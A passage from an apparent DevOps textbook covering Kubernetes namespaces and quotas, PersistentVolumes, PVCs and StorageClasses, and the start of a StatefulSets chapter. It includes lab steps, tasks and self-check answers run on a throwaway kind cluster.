kubectl rollout restart deploy/shop-api -n team-a-prod
kubectl get pods -n team-a-prod
kubectl describe quota compute -n team-a-prod
```

New Pods now get default requests and limits automatically and are admitted. `describe quota` shows `Used` versus `Hard`. With 3 replicas at `100m` each, usage is `300m` of `500m` (during the rollout it can briefly show more Pods than replicas).

7. **Exceed the quota deliberately.** `kubectl scale deploy/shop-api -n team-a-prod --replicas=6` and then `kubectl get deploy shop-api -n team-a-prod`: `READY` stalls below 6, since `requests.cpu` allows only five 100m Pods and `pods` allows four. Read the event to see which dimension was hit first. Scale back to 2.
8. **Break it: delete a namespace.**

   ```bash
   kubectl delete namespace team-b-prod
   kubectl get all -n team-b-prod
   ```

   Everything inside (Deployment, Service, Pods) is gone: `No resources found`. This is why production namespaces need RBAC that does not allow deleting them.
9. **Clean up.**

   ```bash
   kubectl delete namespace team-a-prod
   kubectl config set-context --current --namespace=default
   ```

7 Real-world scenario

Illustrative scenario. Three product teams share a staging cluster with no quotas. A load test by the `orders` team creates 400 Pods with no resource requests; the scheduler packs them onto the nodes, memory runs out, the kernel OOM-kills other teams' containers, and the `shop-api` staging environment goes down during a release rehearsal. The platform team restores service by deleting the load-test Deployment, then introduces a namespace per team with a `ResourceQuota` (CPU, memory, Pod count and a limit of zero `LoadBalancer` Services), a `LimitRange` supplying defaults so developers do not need to know the numbers, and a default-deny NetworkPolicy. Pod Security labels block privileged Pods. The next load test hits the team's quota and fails with a `403` instead of taking others down. **Lesson:** in a shared cluster, fairness is something you configure; namespaces are where you attach it.

8 Common mistakes and best practices

Don't

- Run everything in `default`; it has no meaningful boundaries and invites accidents.
- Treat namespaces as a security boundary for untrusted tenants; they share nodes, kernel and (by default) the network.
- Set a ResourceQuota on CPU or memory without a LimitRange; developers then see confusing "must specify requests" errors.

- Give users `delete namespace` rights in production, or give them cluster-admin "just for now".
- Create namespaces by hand with no labels; you lose cost and ownership tracking.

Do

- Create namespaces from code (Git, Terraform, GitOps) with labels for owner, environment and cost centre (Infrastructure as Code §0.3).
- Attach, per namespace: ResourceQuota, LimitRange, RoleBindings, a default-deny NetworkPolicy and Pod Security labels.
- Choose a clear scheme: `<team>-<env>` or one namespace per service-environment, and use it consistently.
- Set the namespace in your kubectl context or use a tool like `kubens`, and show it in your shell prompt.
- Use separate clusters (or virtual clusters) for environments with different risk, such as production versus everything else.
- Alert on quota usage nearing the hard limit.

9 Tasks

- [ ] **T1 — Same name, two namespaces** *(≈25 min, beginner)*
  - **Goal:** show namespace scoping of names.
  - **Steps:**
    1. Create `team-a-prod` and `team-b-prod` and a `shop-api` Deployment in each.
    2. Run `kubectl get deploy -A`.
    3. Run `kubectl api-resources --namespaced=false`.
  - **Done when:** both Deployments appear under different namespaces, and you can name three cluster-scoped resources.
- [ ] **T2 — Cross-namespace service call** *(≈30 min, beginner)*
  - **Goal:** use fully qualified DNS names.
  - **Steps:**
    1. Expose the `team-b-prod` Deployment as a Service.
    2. From a temporary Pod in `team-a-prod`, try `shop-api` and `shop-api.team-b-prod`.
  - **Done when:** the short name fails, the qualified name returns 200, and you can explain why.
- [ ] **T3 — Enforce a quota** *(≈45 min, intermediate)*

- **Goal:** see a ResourceQuota reject work.
- **Steps:**
  1. Apply the quota from step 5 to `team-a-prod`.
  2. Try to create a Pod with no resources, then one with requests and limits within the quota, then one beyond it.
  3. Read `kubectl describe quota` and the error messages.
- **Done when:** you have three outcomes recorded (rejected for missing values, admitted, rejected for exceeding) with the message text.

☐ **T4 — LimitRange defaults and bounds** *(≈40 min, intermediate)*

- **Goal:** make the quota usable.
- **Steps:**
  1. Add the LimitRange with `default`, `defaultRequest`, `min` and `max`.
  2. Create a Pod with no resources and inspect its spec with `kubectl get pod -o yaml | grep -A6 resources`.
  3. Create a Pod requesting more than `max`.
- **Done when:** the first Pod shows injected defaults and the second is rejected with a message naming the maximum.

☐ **T5 — Break and fix: stuck namespace and wrong context** *(≈45 min, advanced)*

- **Goal:** recover from two common namespace accidents.
- **Steps:**
  1. Apply a manifest without `-n` while your context is `default` and find the objects with `kubectl get all -A | grep <name>`; move them to the right namespace.
  2. Read `kubectl get ns <name> -o yaml` for a namespace in `Terminating` (create one with a finalizer on a ConfigMap and delete the namespace) and identify what is blocking it, then remove the finalizer on that object.
- **Done when:** the misplaced objects are in the right namespace, the stuck namespace is gone, and you can explain what a finalizer is.

☐ **T6 — Prove it: design a tenancy model** *(≈40 min, advanced)*

- **Goal:** present a defensible multi-tenant layout for `shop-api` and two other teams on one cluster.
- **Steps:**
  1. Without notes, write the namespaces, quotas, LimitRange values, RBAC groups and NetworkPolicy stance you would apply.

2. Implement the namespace, quota, LimitRange and a RoleBinding for one team in kind.
3. State what namespaces do NOT isolate, and at what point you would choose separate clusters.

- **Done when:** the manifests apply cleanly, `kubectl auth can-i` proves the team can act only in its namespace, and your written limits-of-isolation list includes kernel, nodes and cluster-scoped resources.

10 Self-check questions

1. Name three resources that are not namespaced.
2. Why is a namespace not a security boundary by itself?
3. What is the difference between a ResourceQuota and a LimitRange?
4. A teammate's Pod is rejected with "must specify limits.memory". What happened and what fixes it?
5. How does a Pod in namespace A reach a Service in namespace B?
6. When do you need separate clusters instead of namespaces?

ANSWERS

1. Nodes, PersistentVolumes, StorageClasses, Namespaces, ClusterRoles (and CRDs).
2. Pods in all namespaces share nodes and kernel, and by default can reach each other over the network; cluster-scoped objects and the API server are shared. You must add RBAC, NetworkPolicies, Pod Security and quotas to get isolation.
3. A ResourceQuota caps the total consumption and object counts for the whole namespace. A LimitRange sets defaults and min/max for individual containers, Pods or PVCs.
4. The namespace has a ResourceQuota on memory limits, so every container must declare limits. Set them in the manifest or add a LimitRange with defaults.
5. By its qualified DNS name, `<service>.<namespace>` (or the full `.svc.cluster.local` name). Network policy may restrict it.
6. When tenants are untrusted or have regulatory separation, need different cluster versions or CRDs, or when the blast radius of a cluster-level failure is unacceptable. Production versus non-production is a common split.

11 Further reading

- Kubernetes documentation, *Concepts* > *Overview* > *Working with Kubernetes Objects* > *Namespaces*, *Resource Quotas*, *Limit Ranges* and *Multi-tenancy*.

- Kubernetes documentation, *Pod Security Admission* and *Pod Security Standards*.
- Project documentation for vcluster, Capsule and the Hierarchical Namespace Controller.

LAB NOTES What I ran, what I saw, what it means

8.9 Volumes, PersistentVolumes and PersistentVolumeClaims

Topic 9 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

A container's filesystem disappears when the container restarts. Kubernetes solves this with **volumes**: directories that are attached to a Pod and mounted into its containers. Simple volume types live and die with the Pod (`emptyDir`, ConfigMap and Secret volumes). For data that must outlive any Pod, such as the PostgreSQL data directory of `shop-api`, Kubernetes separates two roles:

- A **PersistentVolume (PV)** is a piece of storage in the cluster: an AWS EBS volume, an NFS export, a local disk. PVs are cluster-scoped, like Nodes.
- A **PersistentVolumeClaim (PVC)** is a request for storage by a user: "I need 10 GiB, read-write, from the `standard` class". PVCs are namespaced. Kubernetes **binds** a PVC to a suitable PV, and the Pod mounts the *claim*, never the PV directly.

Almost nobody creates PVs by hand any more. A **StorageClass** describes a kind of storage ("fast SSD", "cheap HDD") and the provisioner that makes it; when a PVC names a class, the provisioner creates the PV automatically. This is **dynamic provisioning**. The Kubernetes plumbing for talking to storage systems is the **Container Storage Interface (CSI)**.

2 Why it matters in DevOps

- **Data loss is the one outage you cannot roll back.** Misunderstanding reclaim policy or deleting a PVC can destroy a database (Disaster Recovery §0.9).
- **Pods stuck in `Pending` with "unbound PersistentVolumeClaim"** is among the most common beginner failures, and zone-related volume problems are a classic cloud outage.
- **Cost.** Dynamically provisioned cloud volumes are billed while they exist, even if the Pod is gone (EBS and EFS §6.9).
- **Stateful apps.** Databases and queues need stable storage, usually together with a StatefulSet §8.10. Whether to run a database on Kubernetes at all is a separate decision (see RDS and Aurora §6.10).

3 Real-world system example

Amazon EKS with the EBS CSI driver. On EKS, a PVC with a StorageClass whose provisioner is `ebs.csi.aws.com` makes the driver call the EC2 API to create an **EBS volume** and attach it to the node where the Pod runs. EBS volumes live in a single Availability Zone and attach to one instance at a time, so the Pod can only be scheduled in that zone: this is why `volumeBindingMode: WaitForFirstConsumer` exists (create the volume only after the scheduler picks a node). For shared read-write access across nodes, teams use **EFS** through the EFS CSI driver, which supports `ReadWriteMany`. GKE (Persistent Disk CSI) and AKS (Azure Disk and Azure Files) follow the same model. In the open-source world, **Rook/Ceph** and **Longhorn** provide cluster-native storage behind the same PVC interface, and **local-path-provisioner** is what kind and k3s use for dev clusters.

4 Diagram




Figure 8.9-1

The lifecycle of a PV:




Figure 8.9-2

5 How it works

```yaml
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: pgdata
spec:
  accessModes: [ReadWriteOnce]
  storageClassName: standard      # omit to use the default class; "" disables dynamic
  provisioning
  resources:
    requests:
      storage: 10Gi
```

```yaml
---
apiVersion: v1
kind: Pod
metadata:
  name: postgres
spec:
  containers:
    - name: postgres
      image: postgres:16
      env:
        - name: POSTGRES_PASSWORD
          value: demo-only-password
        - name: PGDATA
          value: /var/lib/postgresql/data/pgdata   # subdirectory avoids the lost+found
  problem on some volumes
      volumeMounts:
        - name: data
          mountPath: /var/lib/postgresql/data
  volumes:
    - name: data
      persistentVolumeClaim:
        claimName: pgdata
```

Volume types you meet first

Type	Lifetime	Typical use
`emptyDir`	Pod (optionally memory-backed)	Scratch space, sidecar sharing, caches
`configMap`, `secret`, `projected`, `downwardAPI`	Pod	Config, credentials (ConfigMaps §8.6, Secrets §8.7)
`hostPath`	Node	Node agents (DaemonSets §8.11); a security risk for apps
`persistentVolumeClaim`	Independent of Pod	Databases, uploads, any durable data
Ephemeral CSI / generic ephemeral volumes	Pod	Per-Pod scratch with storage-class features

Access modes (what the *volume* supports, not a guarantee the app is safe with it):

Mode	Meaning	Examples
`ReadWriteOnce` (RWO)	Read-write by **one node** (several Pods on that node may share)	EBS, GCE PD, Azure Disk, local-path
`ReadOnlyMany` (ROX)	Read-only by many nodes	NFS, CephFS, EFS
`ReadWriteMany` (RWX)	Read-write by many nodes	NFS, EFS, CephFS, Azure Files

Mode	Meaning	Examples
`ReadWriteOncePod` (RWOP)	Read-write by exactly **one Pod** in the cluster (stable since v1.29)	CSI drivers that support it

StorageClass fields that matter:

```yaml
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: fast-ssd
provisioner: ebs.csi.aws.com              # the CSI driver
parameters:
  type: gp3
reclaimPolicy: Retain                     # Delete (default for dynamic) or Retain
volumeBindingMode: WaitForFirstConsumer   # Immediate or WaitForFirstConsumer
allowVolumeExpansion: true                # lets you grow a PVC later
```

(This example is for AWS EKS with the driver installed; kind uses `rancher.io/local-path` instead.)

Reclaim policy decides what happens to the PV and its data when the PVC is deleted:

- **Delete:** the PV *and the underlying storage* are removed. This is the default for dynamically provisioned volumes, which makes `kubectl delete pvc` destructive.
- **Retain:** the PV moves to `Released` with its data intact; an administrator must clean it and make it reusable (or recover the data) manually.
- (`Recycle` is deprecated and removed from most provisioners.)

Binding: a PVC matches a PV by capacity (PV must be at least as large), access modes, StorageClass and optional selector. **Expansion:** edit the PVC's `requests.storage` upward if the class has `allowVolumeExpansion: true` (shrinking is not supported). **Snapshots:** `VolumeSnapshot` objects (CSI) take point-in-time copies for backups and clones (Snapshots §15.3). **Mounts:** the kubelet and CSI node plugin attach the volume to the node, format it if new, and mount it into the container. `fsGroup` in `securityContext` makes the mount writable by a non-root group (Non-root Containers §4.11).

For the container-level equivalent of this, see Volumes and Bind Mounts §4.5.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). kind ships a default StorageClass called `standard` (provisioner `rancher.io/local-path`) that stores data in a directory on the node. Cost: free. Outputs are illustrative.

1. **Inspect the storage setup.**

```bash
kubectl get storageclass
kubectl get pv,pvc -A
```

You see `standard (default)` with `RECLAIMPOLICY Delete` and `VOLUMEBINDINGMODE WaitForFirstConsumer`. There are no PVs yet.

2. **Create a PVC and notice it stays Pending.**

```bash
cat <<'EOF' | kubectl apply -f -
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: pgdata
spec:
  accessModes: [ReadWriteOnce]
  resources:
    requests:
      storage: 1Gi
EOF
kubectl get pvc pgdata
```

`STATUS Pending`. With `WaitForFirstConsumer`, nothing is provisioned until a Pod uses the claim (`kubectl describe pvc pgdata` says `waiting for first consumer`).

3. **Run PostgreSQL on the claim.**

```bash
cat <<'EOF' | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: postgres
spec:
  containers:
    - name: postgres
      image: postgres:16
      env:
        - name: POSTGRES_PASSWORD
```

```
          value: demo-only-password
        - name: PGDATA
          value: /var/lib/postgresql/data/pgdata
      volumeMounts:
        - name: data
          mountPath: /var/lib/postgresql/data
  volumes:
    - name: data
      persistentVolumeClaim:
        claimName: pgdata
EOF
kubectl wait --for=condition=Ready pod/postgres --timeout=120s
kubectl get pvc,pv
```

The PVC is `Bound` and a `pvc-<uuid>` PV exists with `RECLAIM POLICY Delete`.

4. **Write data.**

```bash
kubectl exec postgres -- psql -U postgres -c "CREATE TABLE orders(id serial primary
  key, item text); INSERT INTO orders(item) VALUES ('keyboard'),('monitor');"
kubectl exec postgres -- psql -U postgres -t -c "SELECT count(*) FROM orders;"
```

Prints `2`.

5. **Prove persistence: delete the Pod, keep the claim.**

```bash
kubectl delete pod postgres
kubectl get pvc pgdata        # still Bound
# re-create the same Pod (re-run the Pod manifest from step 3), then:
kubectl wait --for=condition=Ready pod/postgres --timeout=120s
kubectl exec postgres -- psql -U postgres -t -c "SELECT count(*) FROM orders;"
```

Still `2`: the data lived on the volume, not in the container. Compare: the same experiment with `emptyDir` would show an empty database.

6. **Find the data on the node.** Local-path stores it under the provisioner's directory on whichever node ran the Pod:

```bash
kubectl get pv -o jsonpath='{.items[0].spec.hostPath.path}{"\n"}
  {.items[0].spec.nodeAffinity.required.nodeSelectorTerms[0].matchExpressions[0].value
  s[0]}{"\n"}'
```

You get a path like `/var/local-path-provisioner/pvc-...` and the node name. A local PV is pinned to that node: if that node dies the data is gone. Real clusters use network-attached volumes instead.

7. **Grow the volume.** Check whether the class allows expansion, then try:

```bash
kubectl get storageclass standard -o jsonpath='{.allowVolumeExpansion}{"\n"}'
kubectl patch pvc pgdata -p '{"spec":{"resources":{"requests":{"storage":"2Gi"}}}}'
```

   On kind's default class, expansion is not supported and the API rejects the patch with a message that the PVC is not resizable. On EBS/GCE/Azure classes with `allowVolumeExpansion: true` it works, often online.

8. **Understand reclaim policy: delete the claim.**

```bash
kubectl delete pod postgres
kubectl get pv                # note the PV name
kubectl delete pvc pgdata
kubectl get pv                # gone: reclaimPolicy Delete removed the storage too
```

   Now change the PV's policy *before* deleting a claim (do this on a fresh PVC and Pod): `kubectl patch pv <name> -p '{"spec":{"persistentVolumeReclaimPolicy":"Retain"}}'`, delete the PVC, and see the PV remain in `Released` with the data still on the node.

9. **Clean up.**

```bash
kubectl delete pod postgres --ignore-not-found
kubectl delete pvc pgdata --ignore-not-found
kubectl delete pv --all   # only on this throwaway cluster; removes any Released PV
  object
```

   A Released local-path PV's directory may remain on the node container until you delete the cluster (`kind delete cluster --name devops` removes everything).

7 Real-world scenario

Illustrative scenario. A team runs PostgreSQL for a staging environment on Kubernetes with the cloud default StorageClass (reclaim policy `Delete`). During a cleanup, an engineer runs `kubectl delete namespace shop-staging` to remove "everything for the old branch". The namespace contains the PVC, which is deleted, and the provisioner then deletes the underlying cloud volume. The snapshot schedule was never set up, so the staging database and the

data that QA had prepared for a release test are gone. The postmortem changes three things: the StorageClass used for databases is a copy with `reclaimPolicy: Retain`, a `VolumeSnapshot` schedule is added for any PVC labelled `backup=true`, and namespace deletion in shared clusters is restricted by RBAC. **Lesson:** know the reclaim policy of every StorageClass you use, and treat PVC deletion as a data-destroying operation.

8 Common mistakes and best practices

Don't

- Use `hostPath` for application data (ties the Pod to a node, bypasses isolation).
- Assume a PVC survives namespace or StatefulSet deletion with the default `Delete` policy.
- Mount an RWO volume in Pods spread across nodes (the second Pod will hang in `ContainerCreating` with a multi-attach error).
- Run a production database on a cluster without tested backups and restores (Backups §15.1).
- Pick `Immediate` binding for zonal volumes without topology awareness (volume created in a zone with no suitable node).

Do

- Use dynamic provisioning with explicit StorageClasses; set `WaitForFirstConsumer` for zonal storage.
- Use `Retain` (or snapshots plus backups) for data you cannot recreate; label and monitor PVCs.
- Enable `allowVolumeExpansion` so you can grow instead of migrate.
- Set `fsGroup` or an init step so non-root containers can write (Pods §8.2).
- Use StatefulSets with `volumeClaimTemplates` for per-replica storage (StatefulSets §8.10).
- Watch volume usage (`kubelet_volume_stats_*` metrics) and alert before disks fill.

9 Tasks

- [ ] **T1 — Persist a database across Pod deletion** *(≈40 min, beginner)*
  - **Goal:** prove data outlives the Pod.
  - **Steps:**
    1. Create the PVC and PostgreSQL Pod from this topic and insert two rows.
    2. Delete and recreate the Pod.
    3. Query the table again.

- **Done when:** the count is still `2` after the Pod is replaced, and `kubectl get pvc` shows `Bound` throughout.

- [ ] **T2 — Watch binding happen** *(≈30 min, beginner)*
  - **Goal:** see `WaitForFirstConsumer` in action.
  - **Steps:**
    1. Create a PVC and note it is `Pending` with `kubectl describe pvc`.
    2. Create a Pod using it; run `kubectl get pvc,pv -w` in another terminal.
  - **Done when:** the PVC changes to `Bound` only after the Pod is scheduled, and you can name the node the PV is pinned to.

- [ ] **T3 — Compare emptyDir and PVC** *(≈35 min, intermediate)*
  - **Goal:** feel the lifetimes.
  - **Steps:**
    1. Run two busybox Pods that append a timestamp to `/data/log` (one volume is `emptyDir`, one is a PVC) and then exit with an error after 20 seconds (`sh -c 'date >> /data/log; sleep 20; exit 1'`), so the kubelet restarts the container.
    2. After at least one container restart, check `/data/log` while the container is running, then delete and recreate each Pod.
    3. Read the files after each step.
  - **Done when:** you can show a table: emptyDir survives a container restart but not Pod deletion; the PVC survives both.

- [ ] **T4 — Retain versus Delete** *(≈45 min, intermediate)*
  - **Goal:** control what happens to data when a claim is deleted.
  - **Steps:**
    1. Create two PVCs. Patch one PV to `Retain`.
    2. Delete both PVCs and compare `kubectl get pv`.
    3. Create a StorageClass copy named `retained` with `reclaimPolicy: Retain` (provisioner `rancher.io/local-path`) and use it for a new claim.
  - **Done when:** one PV disappears and one stays `Released`, and the new claim's PV shows `RECLAIM POLICY Retain`.

- [ ] **T5 — Break and fix: unbound claim and multi-attach** *(≈50 min, advanced)*
  - **Goal:** diagnose the two most common storage failures.
  - **Steps:**

1. Create a PVC with `storageClassName: does-not-exist` and a Pod using it; read `kubectl describe pvc` and the Pod events; fix the class.
2. Create an RWO PVC and two Pods that mount it, forced onto different nodes with `nodeSelector` or anti-affinity; observe the second Pod.

- **Done when:** you have the exact event text for each failure and the fix, and the Pods run after fixing.

☐ **T6 — Prove it: explain PV, PVC and StorageClass** *(≈30 min, advanced)*

- **Goal:** narrate how a database claim becomes a mounted disk.
- **Steps:**
  1. Without notes, draw the flow from PVC to StorageClass, provisioner, PV, node attach and container mount.
  2. State the access mode, binding mode and reclaim policy you would pick for a PostgreSQL volume on AWS and why.
  3. Show the live objects in kind with `kubectl get sc,pvc,pv -o wide`.
- **Done when:** your drawing matches the live objects and you can state what `kubectl delete pvc` does under each reclaim policy.

10 Self-check questions

1. What is the difference between a PV, a PVC and a StorageClass?
2. What does `WaitForFirstConsumer` solve?
3. What is the difference between `ReadWriteOnce` and `ReadWriteOncePod`?
4. A database PVC was deleted and the data is gone. What setting explains it and how do you prevent a repeat?
5. Why will two Pods on different nodes fail to mount the same EBS-backed PVC?
6. Can you shrink a PVC?

ANSWERS

1. A PV is a piece of actual storage (cluster-scoped). A PVC is a namespaced request for storage that gets bound to a PV. A StorageClass describes a kind of storage and the provisioner that creates PVs on demand.
2. It delays volume creation until the scheduler has chosen a node, so a zonal volume (like EBS) is created in a zone where the Pod can actually run.
3. RWO allows read-write mounting from a single node (several Pods on it). RWOP restricts it to exactly one Pod across the cluster.

4. The StorageClass reclaim policy `Delete` removed the PV and underlying volume with the claim. Use `Retain` for important data, take snapshots and backups, and restrict deletion permissions.
5. EBS is zonal and attaches to one instance at a time (RWO), so the second Pod hits a multi-attach or zone error. Use RWX storage like EFS if multi-node sharing is needed.
6. No. Volumes can be expanded only (if `allowVolumeExpansion` is true); shrinking requires creating a smaller volume and migrating data.

11 Further reading

- Kubernetes documentation, *Concepts* > *Storage*: *Volumes*, *Persistent Volumes*, *Storage Classes*, *Volume Snapshots* and *Dynamic Volume Provisioning*.
- Kubernetes CSI documentation (kubernetes-csi.github.io) and the Amazon EBS CSI driver and EFS CSI driver documentation.
- *Kubernetes Patterns* (Bilgin Ibryam, Roland Huss), the *Stateful Service* pattern.

LAB NOTES What I ran, what I saw, what it means

8.10 StatefulSets

Topic 10 of 19 | ~4 hours | Difficulty: Advanced

1 What it is

A **StatefulSet** is a workload controller for applications that need what a Deployment §8.3 deliberately does not provide: **stable identity and stable storage**. Pods in a Deployment are interchangeable cattle with random names (`shop-api-7d9f8-x2k4q`) and share whatever volume the template defines. Pods in a StatefulSet are individually named pets:

- **Stable network identity:** Pods are called `<set>-0`, `<set>-1`, `<set>-2`, and keep that name and a stable DNS entry across restarts and rescheduling.
- **Stable storage:** each Pod gets its own PersistentVolumeClaim from `volumeClaimTemplates` (`data-pg-0`, `data-pg-1`, ...), and a replacement Pod with the same ordinal re-attaches the same volume (Volumes, PV and PVC §8.9).
- **Ordered operations:** Pods are created in order (0, then 1, then 2), and scaled down and updated in reverse, one at a time by default.

It works together with a **headless Service** (`clusterIP: None`) that gives every Pod its own DNS name, such as `pg-0.pg.default.svc.cluster.local`, so members of a database cluster can find each other by name.

2 Why it matters in DevOps

- **Databases, queues and consensus systems** (PostgreSQL, MySQL, Redis, Kafka, ZooKeeper, etcd, Elasticsearch) need to know *who they are* and keep their data between restarts. Running them as a Deployment causes split brain or data loss.
- **A StatefulSet does not make an application highly available by itself.** It provides identity and storage; replication, failover and backups are the application's (or an operator's) job. Many teams therefore use managed databases for the primary data store (RDS and Aurora §6.10).
- **Different failure semantics.** A StatefulSet will not start a replacement Pod until it is sure the old one is gone (at-most-one semantics). A node that goes `NotReady` can leave a StatefulSet Pod unavailable for a long time. You must understand this to be on call for

one.

- **Data is never deleted automatically** when you scale down or delete a StatefulSet (by default), which protects data but also leaves cost behind.

3 Real-world system example

Databases and brokers on Kubernetes. The Zalando Postgres Operator and the Prometheus Operator create StatefulSets underneath, because each replica needs its own disk and a predictable name. Some other operators (CloudNativePG for PostgreSQL, Strimzi for Apache Kafka) manage Pods and PVCs directly instead, but they provide the same guarantees of stable names and per-member storage, which shows what the StatefulSet pattern is for. A Kafka broker, for example, has a numeric broker ID tied to its on-disk log directory; if broker 1 comes back as a different identity, partitions would be misassigned. The StatefulSet ordinal and per-Pod PVC guarantee that `kafka-1` is always broker 1 with its own data. **etcd** and **ZooKeeper** clusters use the stable DNS names (`etcd-0.etcd`, …) to build their member lists. Prometheus itself runs as a StatefulSet in most Kubernetes deployments so each replica keeps its time-series data (Prometheus and PromQL §10.2). The Kubernetes project documents a StatefulSet-based tutorial for running replicated MySQL.

4 Diagram




Figure 8.10-1

What happens when `pg-1` is deleted or its node fails:

